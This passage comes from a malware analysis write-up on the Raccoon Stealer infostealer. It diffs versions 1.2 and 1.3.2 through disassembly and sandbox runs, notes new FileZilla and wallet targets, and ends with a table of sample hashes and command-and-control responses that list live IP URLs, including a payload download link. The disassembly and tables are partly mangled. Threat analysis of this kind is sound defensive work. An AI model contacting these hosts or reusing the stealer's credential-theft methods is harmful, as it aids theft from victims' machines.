	mov movaps movups mov movaps movups mov movaps movups	<pre>byte ptr [ebp-4], 3 edx, ebx xmm0, ds:xmmword_2EF93D0 xmmword ptr [ebp-252h], xmm0 dword ptr [ebp-222h], 0FCEAF8FCh xmm0, ds:xmmword_2EF91A0 xmmword ptr [ebp-242h], xmm0 word ptr [ebp-21Eh], 0B9h xmmmword ptr [ebp-232h], xmm0</pre>	
:	inc cmp jb lea	<pre>; CODE XREF: sub_2EB3DC9+148+j cl, [ebp-252h] cl [ebp+edx-251h], cl edx edx, 34h short loc_2EB3F01; String is : [Raccoon Stealer] - v1.3.2 UC-International Relea edx, [ebp-251h] [ebp-21bh], bl ecx, [ebp-39Ch]</pre>	

#### Figure 30

While a responsible analyst would take a closer look, diff the functions in order to discover new changes etc etc, we are of the lazy type. So instead of all that, all the strings from a sample with version 1.2 were dumped to a .txt file and diffed against all the strings from the new version. This resulted in the following :

- Some new targets were added and specifically FileZilla (Figure 31)
- There was some new SQLITE queries added (maybe to support newer browser versions?) (Figure 32)





In order to confirm our findings, we would have to execute the malware and monitor specific API calls to verify the above. What's the point of working in a sandboxing company if not using the sandbox for that kind of things (Well, apart from malware classification)? Executing the malware[8] and inspecting the logs revealed that indeed the samples is checking for that kind of paths. (Figure 33) Also, a new directory called (TempDir-Extended) is created and the two files are potentially stored there. The new directory also exists in our diffing thus further verifying the validity of our results. (Figure 34)





From a quick look of the static code and based on the execution logs taken from the sandbox execution we concluded that:

- The content of the wallets that were stolen is stored in new files based on the type of the coin (trevor, ledge) also in a new path but will be added to the Log.zip file with the same name.
- There seems to be a change in the way that the dumped passwords are stored in the associate .txt files based on static code compare to the older versions. (Couldn't verify that as I have a VM without pre-configured data)
- Seems that in the System Info.txt was added the information of the computer's name. This was later verified by inspecting the dropped .txt file before being deleted by the sample. (Figure 35)



#### Figure 35

### Conclusion

Raccoon is a infostealer capable of performing a variety of actions, justifying its price and its heavy usage from a variety of criminals. From the above analysis, one must remember that:

- The CnC domain is acquired dynamically there is an HTTP request beforehand to get the CnC encrypted with RC4 (It is not hardcoded in the sample)
- The credentials that were grabbed are saved in TEMP folder with specific names easy to keep in mind during a IR assessment.
- In version 1.2/1.3.2 there is not a persistence method in this particular case thought, the response did have an EXE to be executed which would create a scheduled task but in general, there isn't one.
- Some numeric constants did not change if we carefully examine the code, most of the tags used during the completion of the machineinfo.txt file are 128bit constants hardcoded in the sample. Apart from the constant used to define the new version of the malware, the other ones are the same. (With the addition of one used to decrypt 'ComputerName' string). (Figure 36)

```
movaps xmm0, ds:xmmword_2EF9180 |
                mov
                        edx, ebx
                movups xmmword ptr [ebp-15Ch], xmm0
                         dword ptr [ebp-14Ch], 8993CCh
                mov
                                         ; CODE XREF: sub_2EB3DC9+57E↓j
loc_2EB4334:
                        cl, [ebp-15Ch]
                mov
                not
                         c1
                xor
                         [ebp+edx-15Bh], cl
                inc
                         edx
                         edx, 12h
                cmp
                         short loc_2EB4334 ; String is :
                jb
                                                            - ComputerName:
```

#### Figure 36

Lastly, there are some more things to figure out and improve during the analysis of this family such as:

- There is not a clear explanation for the width property in the JSON the same applies for the mask property too. It could be a placeholder for a future capability maybe?
- By inspecting strings, it was revealed that the author is using a famous open source JSON[6] library for C++, and specifically the version 3.4.0. There was an attempt to produce a .lib file in order to use IDA's way of producing FLIRT signatures and make the analysis easier but was not successful. (There were problems compiling a .hpp header with template definitions and no useful information was generated.)
- There was not further exploration of the properties of the JSON thus there is no guarantee that this analysis covered all the potential capabilities of the malware.

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### Appendix

Configurations (Table 2):

MD5 HASH

Version CnC Response

f7bcb18e5814db9fd51d0ab05f2d7ee9	V1.2	{"url":"http://34.89.185.248/file_handler/file.php? hash=252c0d60af493e46d25e7da5e10207c77b5627de&js=1f192856af8a097533d9b8f13e1c {"masks":null,"loader_urls":null},"is_screen_enabled":0,"is_history_enabled":0,"depth":3}
6556a3467ec8e58756af772aa72da99f	V1.2	{"url":"http://34.77.197.252/file_handler/file.php? hash=7a48136f8f459660ec43988e0eb8bf0f77a00f0d&js=2de257efd687492ea3537ea0beed2 {"masks":null,"loader_urls":null},"is_screen_enabled":0,"is_history_enabled":0,"depth":3}
121f7cba18bcb38e68bd4fc4f2e71815	V1.3.2	{"url":"http://34.76.145.229/file_handler/file.php? hash=48b77b41f7e1cb233dc4592900244912bdfe7892&js=429835ce099536a23c41ea48c69 {"masks":null,"loader_urls":null},"is_screen_enabled":1,"is_history_enabled":1,"depth":3}
80072d5f4bfa1ff22c87be610438792e	V1.2	{"url":"http://34.65.76.39/file_handler/file.php? hash=27c70127350a34268baf46dc23eb4e09fd24f547&js=a044f29dbf33cf8013c2cb40b27fa {"masks":null,"loader_urls":null},"is_screen_enabled":0,"is_history_enabled":0,"depth":3}
126ed436b3531dd857b25b9da2c80462	V1.2	{"url":"http://35.197.207.160/file_handler/file.php? hash=2dfe29b8560662cbd03e409e04c32eb0a3e65028&js=47de3ce52e822b60cd7e21a1d3 {"masks":null,"loader_urls":["http://185.161.210.244/signed.exe"]},"is_screen_enabled":0,"is_l

## (Table 2)

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